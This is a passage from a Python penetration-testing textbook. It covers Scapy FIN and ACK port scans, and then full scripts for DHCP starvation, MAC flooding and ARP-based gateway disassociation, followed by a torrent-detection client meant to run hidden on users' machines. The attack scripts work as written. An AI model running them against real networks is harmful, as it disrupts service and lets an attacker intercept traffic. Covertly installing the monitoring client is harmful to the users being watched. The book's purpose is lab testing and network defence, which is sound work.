  proto     = tcp
  chksum    = 0x2541
  src       = 192.168.0.11
  dst       = 192.168.0.10
  options
###[ TCP ]###
     sport     = http
     dport     = 1024
     seq       = 0
     ack       = 12346
     dataofs   = 5L
     reserved  = 0L
     flags     = RA
     window    = 0
     chksum    = 0xf9e0
```

```
     urgptr    = 0
     options   = {}
###[ Padding ]###
        load      = 'x00x00x00x00x00x00'
Begin emission:
Finished to send 1 packets.
^Z
[12]+  Stopped                 python halfopen.py
root@Mohit|Raj:/scapy#
```

This time, it returns the `RA` flag, which means `RST` and `ACK`. This means that the port is closed.

The FIN scan

Sometimes firewalls and **Intrusion Detection Systems** (**IDS**) are configured to detect `SYN` scans. In a FIN scan attack, a `TCP` packet is sent to the remote host with only the FIN flag set. If no response comes from the host, it means that the port is open. If a response is received, it contains the `RST/ACK` flag, which means that the port is closed.

The following is the code for the FIN scan:

```
from scapy.all import *
ip1 = IP(src="192.168.0.10", dst ="192.168.0.11")
sy1 = TCP(sport =1024, dport=80, flags="F", seq=12345)
packet = ip1/sy1
p =sr1(packet)
p.show()
```

The packet is the same as the previous one, with only the FIN flag set. Now, check the response from different machines:

```
root@Mohit|Raj:/scapy# python fin.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###
  version   = 4L
  ihl       = 5L
  tos       = 0x0
  len       = 40
  id        = 38005
  flags     =
```

```
  frag      = 0L
  ttl       = 128
  proto     = tcp
  chksum    = 0x24f5
  src       = 192.168.0.11
  dst       = 192.168.0.10
  options
###[ TCP ]###
     sport     = http
     dport     = 1024
     seq       = 0
     ack       = 12346
     dataofs   = 5L
     reserved  = 0L
     flags     = RA
     window    = 0
     chksum    = 0xf9e0
     urgptr    = 0
     options   = {}
###[ Padding ]###
        load      = 'x00x00x00x00x00x00'
```

The incoming packet contains the `RST/ACK` flag, which means that the port is closed. Now, we will change the destination to `192.168.0.3` and check the response:

```
root@Mohit|Raj:/scapy# python fin.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.
....^Z
[13]+  Stopped                 python fin.py
```

No response was received from the destination, which means that the port is open.

ACK flag scanning

The `ACK` scanning method is used to determine whether the host is protected by some kind of filtering system.

In this scanning method, the attacker sends an `ACK` probe packet with a random sequence number where no response means that the port is filtered (a stateful inspection firewall is present in this case); if an RST response comes back, this means the port is closed.

Now, let's go through this code:

```
from scapy.all import *
ip1 = IP(src="192.168.0.10", dst ="192.168.0.11")
sy1 = TCP(sport =1024, dport=137, flags="A", seq=12345)
packet = ip1/sy1
p =sr1(packet)
p.show()
```

In the preceding code, the flag has been set to `ACK`, and the destination port is `137`.

Now, check the output:

```
root@Mohit|Raj:/scapy# python ack.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
..Finished to send 1 packets.
^Z
[30]+  Stopped                 python ack.py
```

The packet has been sent but no response was received. You do not need to worry as we have our Python sniffer to detect the response. So run the sniffer, there is no need to run it in promiscuous mode, and send the `ACK` packet again:

```
Out-put of sniffer
 --------Ethernet Frame--------
desination mac 000c294f8e35
Source mac 000c292e847a
-----------IP------------------
TTL : 128
Source IP 192.168.0.11
Destination IP 192.168.0.10
---------TCP----------
Source Port  137
Destination port  1024
Flag  04
```

The return packet shows `Flag 04`, which means `RST`. It means that the port is not filtered.

Let's set up a firewall and check the response of the `ACK` packet again. Now that the firewall is set, let's send the packet again. The output will be as follows:

```
root@Mohit|Raj:/scapy# python ack.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.
```

The output of the sniffer shows nothing, which means that the firewall is present.

Summary

At the beginning of this chapter, we learned about the concept of a sniffer, and the use of a sniffer over the network, which at times might reveal big secrets, such as passwords and chats. In today's world, switches are mostly used, so you should know how to perform active sniffing. We also learned how to make up a layer-4 sniffer. Then we learned how to perform ARP spoofing. You should test the network by ARP spoofing and write your findings in the report. Then, we looked at the topic of testing the network by using custom packets. The network disassociation attack is similar to the ARP cache poisoning attack, which was also explained. Half-open, FIN scan, and `ACK` flag scans are special types of scanning that we touched upon too. Lastly, ping of death, which is related to the DDOS attack, was explained.

In `Chapter 4`, *Network Attacks and Prevention*, we will learn the network attacks and prevention of network attacks.

4
Network Attacks and Prevention

In previous chapters, you learned about network scanning and network sniffing. In this chapter, you will see different types of network attacks and how to prevent them. This chapter will be helpful for network admins and network pentesters.

In this chapter, we will cover the following topics.

- **DHCP** (**Dynamic Host Configuration Protocol**) starvation attack
- Switch MAC flooding attack
- Gateway disassociation by RAW socket
- Torrent detection

So far, you have seen the implementation of ARP spoofing. Now, let's learn about an attack called the network disassociation attack. Its concept is the same as ARP cache poisoning.

Technical requirements


You will be required to have Python 2.7.x installed on a system. Finally, to use the Git repository of this book, the user needs to install Git.

The code files of this chapter can be found on GitHub:
`https://github.com/PacktPublishing/Python-Penetration-Testing-Essentials-Second-Edition/tree/master/Chapter04`

Check out the following video to see the code in action:
`https://goo.gl/oWt8A3`


DHCP starvation attack

Before we jump to the attack, let's see how the DHCP server works. When you connect to a network via a switch (access point), your machine automatically gets the IP address of the network. You might be wondering where your machine got the IP from. These configurations come from the DHCP server, configured for the network. The DHCP server gives four things: the IP address, subnet mask, gateway address, and DNS server address. But if you analyze carefully, the DHCP server also gives you lease for allocate IP address. Type the `ipconfig/all` command in the Windows Command Prompt. Lease obtained and the lease expires are highlighted in the following screenshot:



You can see DHCP lease in the rectangle. In this attack, we will send a fake request to the DHCP server. The DHCP server allocates the IPs with a `Lease` to the fake request. In this way, we will finish the pool of IPs of the DHCP server until the lease expires. In order to perform the attack, we need two machines: an attacker machine, which must be Linux with Scapy and Python installed, and a Linux machine with DHCP configured. Both must be connected. You can use Kali as the attack and CentOS as the DHCP server. You can configure the DHCP server from `http://l4wisdom.com/linux-with-networking/dhcp-server.php`.


Before learning the code and attack, you must understand how the DHCP server works:



From the preceding diagram, we can the understand the following:

1. The client broadcasts the **DHCP Discover** request asking for DHCP configuration information
2. The **DHCP server** responds with a **DHCP Offer** message containing an IP address and configuration information for lease to the client
3. The client accepts the offer by selecting the offered address. In response, the client broadcasts a **DHCP Request** message
4. The **DHCP server** sends a unicast DHCP ACK/reply message to the client with the following IP config and information:
    - IP address: `192.168.0.120`
    - Subnet mask: `255.255.255.0`
    - Default gateway: `192.168.0.1`
    - DNS server: `192.168.0.2`
    - Lease: One day

For more clarification, see the following Wireshark screenshot, as follows:



In the preceding screenshot, Lease is shown as six hours.

Let's see the code; it's a little bit difficult to understand, so I have broken it into different parts and explained each part:

- Import the essential library and modules as follows:

```
from scapy.all import *
import time
import socket
import struct
```

- Create a raw socket to receive IP packets as follows:

```
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW,
socket.ntohs(0x0800))
i = 1
```

- Use the while loop to send packets continuously:

```
while True:
```

- Create Ethernet and IP packets using Scapy as follows:

```
eth1 = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")
ip1 = IP(src="0.0.0.0",dst="255.255.255.255")
```

- Create UDP and bootp packets using Scapy as follows:

```
udp1= UDP(sport=68,dport=67)
bootp1= BOOTP(chaddr=RandString(12,'0123456789abcdef'))
```

- Create DHCP discover and DHCP request packets as follows:

```
dhcp1 = DHCP(options=[("message-type","discover"),"end"])
dhcp2 = DHCP(options=[("message-type","request")])
dhcp_discover = eth1/ip1/udp1/bootp1/dhcp1
dhcp_discover[BOOTP].xid= 123456
```

- Just send the DHCP discover packet using Scapy and receive the response using a raw socket as follows:

```
sendp(dhcp_discover)
pkt = s.recvfrom(2048)
num = pkt[0][14].encode('hex')
ip_length = (int(num) % 10) * 4
ip_last_range = 14 + ip_length
ipheader = pkt[0][14:ip_last_range]
ip_hdr = struct.unpack("!12s4s4s",ipheader)
server_ip = socket.inet_ntoa(ip_hdr[1])
obtained_ip = socket.inet_ntoa(ip_hdr[2])
```

- Form a DHCP request packet by using the parameters obtained from the previous steps as follows:

```
print "Obtained IP ",obtained_ip
print "DHCP server IP ",server_ip
dhcp_request = eth1/ip1/udp1/bootp1/dhcp2
dhcp_request[BOOTP].xid= 123456
name='master'+str(i)

i =i+1
dhcp_request[DHCP].options.append(("requested_addr", obtained_ip))
dhcp_request[DHCP].options.append(("server_id", server_ip))
dhcp_request[DHCP].options.append(("hostname", name))
dhcp_request[DHCP].options.append(("param_req_list",
b'x01x1cx02x03x0fx06x77x0cx2cx2fx1ax79x2a'))
dhcp_request[DHCP].options.append(("end"))
```

- Send the request packet and take a `0.5` second break to send next packets as follows:

```
time.sleep(.5)
sendp(dhcp_request)
```

The code name is `dhcp_starvation.py`. The working of the code is divided into two parts. First the attacker machine sends the discover packet, then the DHCP server sends the DHCP offer packet with the given IP. In the next part, our code extracts the given IP and server IP, crafts new packets called DHCP requests with the given IP and server IP, and sends them to the DHCP server. Before running the program, check the DHCP lease file in the DHCP server, which is located at `\var\lib\dhcpd\dhcpd.lease`:

```
[root@localhost /]# tail -f /var/lib/dhcpd/dhcpd.leases
# All times in this file are in UTC (GMT), not your local timezone.   This is
# not a bug, so please don't ask about it.   There is no portable way to
# store leases in the local timezone, so please don't request this as a
# feature.   If this is inconvenient or confusing to you, we sincerely
# apologize.   Seriously, though - don't ask.
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.0.5-RedHat
```

You can see that the file is empty, which means no IP is allocated. After running the program, the file should be filled, as shown in the following screenshot:

```
root@Mohit|Raj:~/dhcp# python dhcp_starvation.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
Obtained IP  192.168.0.125
DHCP server IP  192.168.0.3

Sent 1 packets.
.
Sent 1 packets.
Obtained IP  192.168.0.122
DHCP server IP  192.168.0.3
```

The preceding screenshot shows the IP obtained means step 2 of DHCP is working and has been completed. The program successfully sent the fake DHCP request. See the screenshot of the DHCP server lease file:

```
lease 192.168.0.125 {
  starts 6 2018/03/24 09:03:41;
  ends 6 2018/03/24 15:03:41;
  binding state active;
  next binding state free;
  hardware ethernet 31:66:65:64:65:65;
  client-hostname "master1";
}
lease 192.168.0.122 {
  starts 6 2018/03/24 09:03:42;
  ends 6 2018/03/24 15:03:42;
  binding state active;
  next binding state free;
  hardware ethernet 63:39:37:39:35:66;
  client-hostname "master3";
}
lease 192.168.0.123 {
  starts 6 2018/03/24 09:03:44;
  ends 6 2018/03/24 15:03:44;
  binding state active;
  next binding state free;
  hardware ethernet 35:30:32:36:62:37;
  client-hostname "master6";
}
```


The preceding screenshot indicates that the program is running successfully.

The MAC flooding attack

MAC flooding entails flooding the switch with a large number of requests. **Content Addressable Memory** (**CAM**) separates a switch from a hub. It stores information, such as the MAC address of the connected devices with the physical port number. Every MAC in a CAM table is assigned a switch port number. With this information, the switch knows where to send Ethernet frames. The size of the CAM tables is fixed. You might wonder what happens when the CAM tables get a large number of requests. In such a case, the switch turns into a hub, and the incoming frames are flooded out on all ports, giving the attacker access to network communication.

How the switch uses the CAM tables

The switch learns the MAC address of the connected device with its physical port, and writes that entry in the CAM table, as shown in the following diagram:



CAM table learning activity

The preceding diagram is divided into two parts. In the first part, the computer with **MAC A** sends the **ARP** packet to the computer with **MAC B**. The switch learns the packet, arrives from the physical port `1`, and makes an entry in the **CAM Table** such that MAC A is associated with port `1`. The switch sends the packet to all the connected devices because it does not have the CAM entry of MAC B. In the second part of the diagram, the computer with MAC B responds. The switch learns that it came from port `2`. Hence, the switch makes an entry stating that the MAC B computer is connected to port `2`.

The MAC flood logic

When we send a large number of requests, as shown in the preceding diagram, if host A sends fake ARP requests with a different MAC, then the switch will make a new entry for port `1` each time, such as `A—1`, `X—1`, and `Y—1`. With these fake entries, the CAM table will become full, and the switch will start behaving like a hub.

Now, let's write the code as follows:

```
from scapy.all import *
num = int(raw_input("Enter the number of packets "))
interface = raw_input("Enter the Interface ")

eth_pkt = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")

arp_pkt=ARP(pdst='192.168.1.255',hwdst="ff:ff:ff:ff:ff:ff")

try:
  sendp(eth_pkt/arp_pkt,iface=interface,count =num, inter= .001)

except :
  print "Destination Unreachable "
```

The preceding code is very easy to understand. First, it asks for the number of packets you want to send. Then, for the interface, you can either choose a `WLAN` interface or the `eth` interface. The `eth_pkt` statement forms an Ethernet packet with a random MAC address. In the `arp_pkt` statement, an `arp` request packet is formed with the destination IP and destination MAC address. If you want to see the full packet field, you can use the `arp_pkt.show()` command in Scapy.

The Wireshark output of `mac_flood.py` is as shown in the following screenshot:

No.	Time	Source	Destination	Protocol	Length
27402	95.636312000	36:20:2f:23:93:f8	Broadcast	ARP	42
27403	95.638312000	74:83:2d:67:a4:2d	Broadcast	ARP	42
27404	95.640372000	02:f8:9d:fc:b7:3b	Broadcast	ARP	42
27405	95.642575000	7c:c9:9b:52:0d:17	Broadcast	ARP	42
27406	95.644284000	78:96:28:e7:09:a4	Broadcast	ARP	42
27407	95.646307000	0e:41:18:bd:7c:a7	Broadcast	ARP	42
27408	95.648310000	c7:ce:e1:f9:f0:86	Broadcast	ARP	42
27409	95.650318000	39:fc:0b:81:d0:b6	Broadcast	ARP	42
27410	95.652328000	fd:66:4d:d0:0c:90	Broadcast	ARP	42
27411	95.654302000	4f:ec:64:b9:db:65	Broadcast	ARP	42
27412	95.656307000	27:25:d8:50:eb:88	Broadcast	ARP	42
27413	95.658315000	94:43:68:be:81:9f	Broadcast	ARP	42

Output of a MAC flooding attack

The aim of MAC flooding is to check the security of the switch. If the attack is successful, mark it successful in your reports. In order to mitigate the MAC flooding attack, use port security. Port security restricts incoming traffic to only a select set of MAC addresses or a limited number of MAC addresses and MAC flooding attacks.

Gateway disassociation by RAW socket

In this attack, the victim will remain connected to the gateway but will not be able to communicate with the outer network. Put simply, the victim will remain connected to the router but will not be able to browse the internet. The principle of this attack is the same as ARP cache poisoning. The attack will send the ARP reply packet to the victim and that packet will change the MAC address of the gateway in the ARP cache of the victim with another MAC. The same thing is done in the gateway.

The code is the same as that of ARP spoofing, except for some changes, which are explained as follows:

```
import socket
import struct
import binascii
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))
s.bind(("eth0",socket.htons(0x0800)))

sor = 'x48x41x43x4bx45x52'
```

```
victmac ='x00x0Cx29x2Ex84x7A'
gatemac = 'x00x50x56xC0x00x08'
code ='x08x06'
eth1 = victmac+sor+code #for victim
eth2 = gatemac+sor+code # for gateway

htype = 'x00x01'
protype = 'x08x00'
hsize = 'x06'
psize = 'x04'
opcode = 'x00x02'

gate_ip = '192.168.0.1'
victim_ip = '192.168.0.11'
gip = socket.inet_aton ( gate_ip )
vip = socket.inet_aton ( victim_ip )

arp_victim = eth1+htype+protype+hsize+psize+opcode+sor+gip+victmac+vip
arp_gateway= eth2+htype+protype+hsize+psize+opcode+sor+vip+gatemac+gip

while 1:
  s.send(arp_victim)
  s.send(arp_gateway)
```

Run `netdiss.py`. We can see that there is only one change in the code: `sor = 'x48x41x43x4bx45x52'`. This is a random MAC as this MAC does not exist.

In order to carry out the ARP cache poisoning attack, the victim should have a real entry of the gateway in the ARP cache.

You may wonder why we used the `'x48x41x43x4bx45x52'` MAC. Convert it into ASCII and you'll get your answer.

Torrent detection

The major problem for a network admin is to stop the use of torrents on the user machine. Sometimes a small organization or start-up don't have enough funds to purchase a firewall to stop the use of a torrent. In an organization, a user uses the torrent to download movies, songs, and so on, which eats up a lot of bandwidth. In this section, we will see how to eradicate this problem using the Python program. Our program will detect the torrent when a torrent program is running.

The concept is based on the client-server architecture. The server code will be run on the admin machine and the client code will be run on the user's machine in hidden mode. When a user uses the torrent, the client code will notify the server machine.

First, look at the following server code and try to understand the code. The code name is `torrent_detection_server.py`:

- Import the essential libraries as follows:

```
import socket
import logging
import sys
```

- Print the messages for the admin. Only use *Ctrl + C* to stop the program, because *Ctrl + C* is handled by the program itself and the socket will be automatically closed as follows:

```
print "Welcome, torrent dection program started"
print "Use only Ctrl+c to stop"
```

- Create a logger which logs the event in a file, as follows:

```
logger = logging.getLogger("torrent_logger")
logger.setLevel(logging.INFO)
fh = logging.FileHandler("torrent_dection.log")
formatter = logging.Formatter('%(asctime)s - %(name)s - %
(levelname)s - %(message)s')
fh.setFormatter(formatter)
logger.addHandler(fh)
logger.info("Torrent detection program started")
```

- Create a list of the detected clients and define the server IP address and port on which the server will run as follows:

```
prcess_client = []
host = "192.168.0.128"
port = 54321
```

- Create a UDP socket as follows:

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((host,port))
```

- Create a while loop to listen continuously. The following code block receives the message from the client and logs the event in the log file as follows:

```
while True:
  try:
    data, addr = s.recvfrom(1024)
    print "\a\a\a\a\a\a\a"
    if addr[0] not in prcess_client :
      print data, addr[0]
      line = str(data)+" *** "+addr[0]
      logger.info(line)
      line = "\n**************************\n"
      logger.info(line)
    prcess_client.append(addr[0])
  except KeyboardInterrupt:
    s.close()
    sys.exit()

  except:
    pass
```

Now let's see the code of the client machine. Open the `service.py` code:

- Import the essential libraries and modules as follows:

```
import os
import re
import time
import socket
import getpass
```

- Define the server IP and server port in order to make the socket as follows:

```
host = "192.168.0.128"
port = 54321
```

- Use an infinite while loop so that the program remains live as follows:

```
while True:
  try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    name =socket.gethostname()
    user = getpass.getuser()
```


- Look at the current task list and try to find the torrent in the task list. If the torrent is found, send the crafted message to the server as follows:

```
response = os.popen('tasklist')
for line in response.readlines():
  str1 = "Torrent Identified on host "+str(name)+" User "+str(user)
  if re.search("torrent", line.lower()):
    s.sendto(str1,(host,port))
    s.sendto(str1,(host,port))
    s.sendto(str1,(host,port))
    #s.send("")
    break
      s.close()
      time.sleep(30)
    except :
      pass
```


In the preceding program, I used `30` seconds for the next iteration to get a quick result. You can change the time to your convenience. If traffic is very high, you can use 15 minutes (`15*60`).

In order to run and test our program, we need at least two computers. One program will run on the server, handled by the network admin. The second program will run on the client machine.


Let's run the code one by one and study our test cases: when the torrent is running and when the torrent is not running. First, run the server program. You can run the server program on any operating system:



